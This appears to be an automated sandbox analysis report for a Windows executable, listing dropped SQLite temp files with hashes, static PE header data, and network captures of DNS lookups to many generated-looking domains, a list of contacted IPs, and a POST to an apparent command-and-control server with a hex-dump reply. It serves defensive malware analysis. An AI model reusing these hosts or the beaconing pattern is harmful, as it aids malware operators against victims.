Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C

C:\Users\user\AppData\Local\Temp\tmp13FB.tmp	
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp3060.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp3061.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp3091.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp5EA7.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmp5FC1.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp5FC2.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\tmp8D6B.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C

C:\Users\user\AppData\Local\Temp\tmp8D6B.tmp	
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp8D9B.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpBA3A.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmpD1A4.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\tmpEB6C.tmp	
Process:	C:\Users\user\AppData\Local\Temp\2531.exe

C:\Users\user\AppData\Local\Temp\tmpEB6C.tmp	
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	5.766782930750302
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	bNdOhKPy0F.exe
File size:	330240
MD5:	c5c9a99d045fd2b0380e2b7e3fd28189
SHA1:	56d82d12434d7069bfccc93d35d7312289b65ea8
SHA256:	ae7ae9ea7fd0100b620704d462083caaedda2c5c5618ceeca54c1d7673b6be4a
SHA512:	bade20eeeccf05eb0110eb827cf54261caef4e83fc2817fcb98365a98e836957eb0a1c5a1d6576f3b22575055cc0f099b969541f4e6b0c176bbe39f5a3c8cf01
SSDEEP:	6144:LOnyM/Ds6FMPdOZ6uNqOvyy3GbRSOj5v:L0yM/DsgMPG6uNqOKy3GUI5
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....a.G.%.).%.).%.).J.....).J...;.).J...Z.),....".).%.(...).J...$.).J...$.).J...$.).J...$.).Rich%.).....PE..L..

File Icon

Icon Hash:	aedaae9ee6a6aaa4

Static PE Info

General

Entrypoint:	0x401170
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x5E015D0D [Tue Dec 24 00:34:21 2019 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5

General

OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	8293ad000eb8f07ba025580bfe785c23

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2ec8b	0x2ee00	False	0.595010416667	data	6.94997929013	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x30000	0xa790	0xa800	False	0.319545200893	data	4.68854992758	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x3b000	0x2dec04c	0x1c00	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2e28000	0x27b0	0x2800	False	0.764453125	data	6.4587208883	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2e2b000	0x12c00	0x12c00	False	0.082265625	data	1.05686276962	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Exports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Manipuri	India	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 12:19:33.362441063 CEST	192.168.2.5	8.8.8.8	0x84a8	Standard query (0)	999080321newfolder1002002131-service1002.space	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 12:19:33.441446066 CEST	192.168.2.5	8.8.8.8	0x14ac	Standard query (0)	999080321newfolder1002002231-service1002.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.631779909 CEST	192.168.2.5	8.8.8.8	0xf8b8	Standard query (0)	999080321newfolder3100231-service1002.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.704009056 CEST	192.168.2.5	8.8.8.8	0xefa6	Standard query (0)	999080321newfolder1002002431-service1002.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.776536942 CEST	192.168.2.5	8.8.8.8	0xda7a	Standard query (0)	999080321newfolder1002002531-service1002.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.853247881 CEST	192.168.2.5	8.8.8.8	0x40d0	Standard query (0)	999080321newfolder33417-012425999080321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.945811987 CEST	192.168.2.5	8.8.8.8	0xff1b	Standard query (0)	999080321test125831-service1002012599908 0321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.015780926 CEST	192.168.2.5	8.8.8.8	0xf4f0	Standard query (0)	999080321test136831-service1002012599908 0321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.087800980 CEST	192.168.2.5	8.8.8.8	0xae6a	Standard query (0)	999080321test147831-service1002012599908 0321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.197365046 CEST	192.168.2.5	8.8.8.8	0x6ba1	Standard query (0)	999080321test146831-service1002012599908 0321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.285613060 CEST	192.168.2.5	8.8.8.8	0x17eb	Standard query (0)	999080321test134831-service1002012599908 0321.space	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.359287977 CEST	192.168.2.5	8.8.8.8	0xaa71	Standard query (0)	999080321est213531-service1002012425999080321.ru	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.430856943 CEST	192.168.2.5	8.8.8.8	0x1a8d	Standard query (0)	999080321yes1t3481-service1002012599908 0321.ru	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.568751097 CEST	192.168.2.5	8.8.8.8	0x5316	Standard query (0)	999080321test13561-service1002012599908 0321.su	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.658587933 CEST	192.168.2.5	8.8.8.8	0xc467	Standard query (0)	999080321test14781-service1002012599908 0321.info	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.730206013 CEST	192.168.2.5	8.8.8.8	0x7fe9	Standard query (0)	999080321test13461-service1002012599908 0321.net	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.825953960 CEST	192.168.2.5	8.8.8.8	0x5c21	Standard query (0)	999080321test15671-service1002012599908 0321.tech	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.903296947 CEST	192.168.2.5	8.8.8.8	0x881f	Standard query (0)	999080321test12671-service1002012599908 0321.online	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 12:19:34.974025011 CEST	192.168.2.5	8.8.8.8	0x98eb	Standard query (0)	999080321utest1341-service1002 0125999080 321.ru	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.118503094 CEST	192.168.2.5	8.8.8.8	0x195e	Standard query (0)	999080321uest71-service100201dom25999080 321.ru	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.189430952 CEST	192.168.2.5	8.8.8.8	0xaf49	Standard query (0)	999080321test61-service1002012 5999080321 .website	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.327430010 CEST	192.168.2.5	8.8.8.8	0xac88	Standard query (0)	999080321test51-service1002012 5999080321.xyz	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:15.173105001 CEST	192.168.2.5	8.8.8.8	0xea8e	Standard query (0)	tttttt.me	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:15.420186043 CEST	192.168.2.5	8.8.8.8	0xf21b	Standard query (0)	999080321test51-service1002012 5999080321.xyz	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:34.905819893 CEST	192.168.2.5	8.8.8.8	0xc910	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:34.988724947 CEST	192.168.2.5	8.8.8.8	0x403c	Standard query (0)	api.ip.sb	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:58.815129042 CEST	192.168.2.5	8.8.8.8	0x15ab	Standard query (0)	18.52.17.84.in-addr.arpa	PTR (Pointer record)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 12:19:33.426110029 CEST	8.8.8.8	192.168.2.5	0x84a8	Name error (3)	999080321newfolder1002002131-service1002 .space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.512825966 CEST	8.8.8.8	192.168.2.5	0x14ac	Name error (3)	999080321newfolder1002002231-service1002 .space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.692274094 CEST	8.8.8.8	192.168.2.5	0xf8b8	Name error (3)	999080321newfolder3100231-service1002.space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.764478922 CEST	8.8.8.8	192.168.2.5	0xefa6	Name error (3)	999080321newfolder1002002431-service1002 .space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.842626095 CEST	8.8.8.8	192.168.2.5	0xda7a	Name error (3)	999080321newfolder1002002531-service1002 .space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:33.926422119 CEST	8.8.8.8	192.168.2.5	0x40d0	Name error (3)	999080321newfolder33417-012425 999080321. space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.005625963 CEST	8.8.8.8	192.168.2.5	0xff1b	Name error (3)	999080321test125831-service100 2012599908 0321.space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.075380087 CEST	8.8.8.8	192.168.2.5	0xf4f0	Name error (3)	999080321test136831-service100 2012599908 0321.space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.158211946 CEST	8.8.8.8	192.168.2.5	0xae6a	Name error (3)	999080321test147831-service100 2012599908 0321.space	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 12:19:34.259814978 CEST	8.8.8.8	192.168.2.5	0x6ba1	Name error (3)	999080321test146831-service1002012599908 0321.space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.350060940 CEST	8.8.8.8	192.168.2.5	0x17eb	Name error (3)	999080321test134831-service1002012599908 0321.space	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.421106100 CEST	8.8.8.8	192.168.2.5	0xaa71	Name error (3)	999080321est213531-service1002 012425999 0 80321.ru	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.557377100 CEST	8.8.8.8	192.168.2.5	0x1a8d	Name error (3)	999080321yes1t3481-service1002 0125999080 321.ru	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.648699045 CEST	8.8.8.8	192.168.2.5	0x5316	Name error (3)	999080321test13561-service1002 0125999080 321.su	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.718969107 CEST	8.8.8.8	192.168.2.5	0xc467	Name error (3)	999080321test14781-service1002 0125999080 321.info	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.791887045 CEST	8.8.8.8	192.168.2.5	0x7fe9	Name error (3)	999080321test13461-service1002 0125999080 321.net	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.890307903 CEST	8.8.8.8	192.168.2.5	0x5c21	Name error (3)	999080321test15671-service1002 0125999080 321.tech	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:34.963814974 CEST	8.8.8.8	192.168.2.5	0x881f	Name error (3)	999080321test12671-service1002 0125999080 321.online	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.096832991 CEST	8.8.8.8	192.168.2.5	0x98eb	Name error (3)	999080321utest1341-service1002 0125999080 321.ru	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.179692984 CEST	8.8.8.8	192.168.2.5	0x195e	Name error (3)	999080321uest71-service100201dom25999080 321.ru	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.252703905 CEST	8.8.8.8	192.168.2.5	0xaf49	Name error (3)	999080321test61-service1002012 5999080321 .website	none	none	A (IP address)	IN (0x0001)
Jun 16, 2021 12:19:35.387448072 CEST	8.8.8.8	192.168.2.5	0xac88	No error (0)	999080321test51-service1002012 5999080321.xyz		185.156.177.26	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:15.356499910 CEST	8.8.8.8	192.168.2.5	0xea8e	No error (0)	tttttt.me		95.216.186.40	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:15.481578112 CEST	8.8.8.8	192.168.2.5	0xf21b	No error (0)	999080321test51-service1002012 5999080321.xyz		185.156.177.26	A (IP address)	IN (0x0001)
Jun 16, 2021 12:20:34.968168020 CEST	8.8.8.8	192.168.2.5	0xc910	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 12:20:35.053900957 CEST	8.8.8.8	192.168.2.5	0x403c	No error (0)	api.ip.sb	api.ip.sb.cdn.cloudflare.net		CNAME (Canonical name)	IN (0x0001)
Jun 16, 2021 12:20:58.892591953 CEST	8.8.8.8	192.168.2.5	0x15ab	No error (0)	18.52.17.84.in-addr.arpa			PTR (Pointer record)	IN (0x0001)

HTTP Request Dependency Graph

- 999080321test51-service10020125999080321.xyz
- 95.213.144.186:8080
- 176.111.174.89
- 91.212.150.205
- 34.76.8.115
- 87.251.71.118

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49726	185.156.177.26	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:35.513386965 CEST	1524	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 226 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:35.873174906 CEST	1525	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:35 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 33 66 66 36 36 0d 0a 19 00 00 00 0f ca 28 87 77 38 03 07 60 d2 80 a2 bd 69 d9 2a 54 11 f9 3f 11 11 69 c6 03 00 ca e6 04 00 01 d0 ea 5b 01 07 01 00 09 00 9c 03 00 00 4c 1d 97 31 fe 9d 8a 7d b6 9d 0a cf 04 1d 0a 00 a4 16 b3 6b ec 98 a1 78 20 1a bc f1 13 5a 28 34 2d bd 1e 6e 8f e1 b0 b6 d0 19 9d 84 27 8f 26 42 fa 53 5c 65 b5 ab ac 51 5a 0d aa 6c c3 13 2f 7c 33 73 66 34 3a 4d 39 3c f8 9c 88 92 8b 33 ba d6 3d 09 66 6b 98 1e 15 cb 52 e1 68 98 6e 69 03 0a 32 f6 b2 7b 7e 96 16 3d e7 0a 04 20 04 12 02 5e 21 64 b1 39 66 e1 ed a1 e2 ab 6d f1 28 e1 17 e9 35 3c 42 6a 3f 4f 0f 4b 3a f9 ce d3 55 9c 75 8e 7b 09 c6 e4 cc e4 ab d1 41 3e 5f 41 e7 46 b3 06 a9 0f 0b 3d e9 20 63 ee 63 13 d1 05 cb 95 14 09 be d8 f3 43 68 a6 21 fa 53 78 2d 98 e0 77 a7 2a f9 47 c7 b8 73 ce ac e6 6d 0e 25 5d 5b c2 e7 75 ec 5f 70 80 02 a5 cd aa a0 ee c6 37 32 82 18 ec 44 d8 5b 6a e8 56 23 60 15 ab e4 9f b4 a0 c9 19 67 0f 99 ef 7b f5 16 4f 77 35 14 6f c0 9a a8 06 89 38 f6 62 be ff 6a 7a 00 ec a4 16 f9 41 49 33 d7 d9 84 42 17 2c 58 5c c9 c3 0b 09 b7 d3 fc 33 7f c7 f3 e4 33 4f 99 07 bb b6 c7 19 46 ee 2e 82 d0 35 95 81 d2 dd 08 f0 fa f4 77 ab 75 70 9b 1b 11 2f c7 c5 56 3f 33 b2 bb 53 34 88 20 29 bb 2b f7 1f 93 97 c0 de b6 e2 db fa c0 19 2a b5 5c f7 8b 02 a8 5f a5 ab bb be 31 5d 1e e3 37 b5 61 04 dc 4b ed 2b 75 56 b1 2a 4f 7f 9c b1 39 0a fe 34 a7 3f 7b 22 77 11 c3 d9 10 62 46 e4 a1 b6 12 ea 47 00 51 23 b5 89 33 a7 4c 7d 71 a8 1b f6 1e 08 08 e4 08 36 69 f6 ab 60 83 b9 54 7c 76 c4 8a ab ef 9e 30 5c cc 5d 2a 2f b9 20 ae a3 3c 2a 84 37 3c d1 2b 96 ea 27 b6 97 96 0e bd 8f af 98 d9 59 e1 5e 43 77 64 95 eb 1e 0b 06 d3 56 61 42 b7 41 1f 2b 1e 3c 83 8c 67 49 7b fc 61 69 a9 ae 6e e6 0e 6a fe 11 87 06 e0 25 88 dd 72 f7 18 d4 36 a8 ea 57 c6 c0 72 33 18 04 2c d1 ce 75 82 43 aa a7 8e 62 22 06 23 85 ea f4 de 18 bf 56 2f b9 e2 61 66 bd 1e 1f 31 e5 d2 1c be 2b 5c 23 40 65 a1 45 a5 58 02 0d 5f 2e e1 d0 5b c3 cf f9 ba 94 7e d4 19 3d 79 2a e6 14 90 c8 06 27 8c 2c d8 c3 57 7c 88 1a b5 61 77 0f 48 d1 cf a8 b8 f4 ab 5c c2 fe eb 7d 4f ca 87 9d 99 a5 88 a3 9f 8f bc a4 c0 9e 9f dc 81 00 a2 2f d9 7c a0 30 4f 3d 8a 7d 06 15 65 3a 62 9a e7 76 44 e4 cb 20 3a ad a0 bf 71 c4 56 35 7c 61 f4 48 11 7c 6d b4 d9 8b 34 be 16 e7 b7 0c 9d 35 84 28 e7 eb 31 eb 3d 5f 23 b7 ba 10 48 66 04 49 84 33 23 c6 24 f6 77 e4 4c 4f 37 a5 6e b6 78 9a d9 d2 3d 90 cf 60 da 35 d5 39 d1 69 fe e5 02 00 c3 a2 5c 58 81 19 95 cd 10 9f 4d 58 60 59 24 db dd 61 98 24 2b 82 35 07 93 65 25 64 b2 4c 6f 42 e1 8e 3f 15 34 6b 11 ed cc c5 3d c0 0a f8 12 35 59 07 ac 3f a6 b4 39 55 9c 7e b1 69 b4 47 33 a5 4a 0c 3d ca 07 29 b5 27 20 fa 5a 45 d0 73 90 7a 85 a0 7e a6 f4 0c 97 35 e5 1b 01 03 62 06 70 71 43 8a 9c 3f 67 cb 98 cb bf e6 6e db d5 3d 88 86 6f d6 